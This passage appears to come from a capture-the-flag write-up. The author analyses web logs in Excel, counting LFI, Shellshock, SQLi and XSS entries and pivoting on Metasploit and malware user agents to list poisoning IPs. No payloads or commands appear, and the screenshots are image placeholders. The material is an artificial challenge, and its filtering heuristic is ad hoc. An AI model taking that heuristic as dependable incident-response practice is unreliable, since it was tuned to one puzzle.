


Figure 223 - Weather Data Screenshot




Figure 224 - Weather Data Screenshot




Figure 225 - Weather Data Screenshot




Figure 226 - Weather Data Screenshot




Figure 227 - Weather Data Screenshot




Figure 228 - Weather Data Screenshot




Figure 229 - Weather Data Screenshot

Doing it this way in Excel, helps visualise it much easier where a lot of it comes from automated scanning. Now to count how many of each type we have got.

Row Labels	Count of Type
LFI	11
Shellshock	6
SQLi	29
XSS	16
(blank)	
Grand Total	**62**

Figure 230 - Weather Data Screenshot

A bit low on numbers, there is a clue in the line:

> *If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.*

Since the only reasonable attribute to pivot off now is the user agent. Spotting user-agents for Metasploit[85] and malware[86] help confirm the idea that user agents would a good pivot.




Figure 231 - Weather Data Screenshot




Figure 232 - Weather Data Screenshot

An INDEX MATCH[87] will only bring rows back where the user agent is equal to the ones found from the initial reconnaissance. This brings back 146 which is too many. Sifting through the data, the majority seem to only have 1 or 2 records, so any any IPs that appear several times (except if one has been caught already) are excluded and there are now 100 sources of poisoning (with a few duplicate IPs)




Figure 233 - Weather Data Screenshot

85 https://www.metasploit.com/

86 https://github.com/Neo23x0/sigma/blob/master/rules/proxy/proxy_ua_malware.yml

87 https://exceljet.net/index-and-match

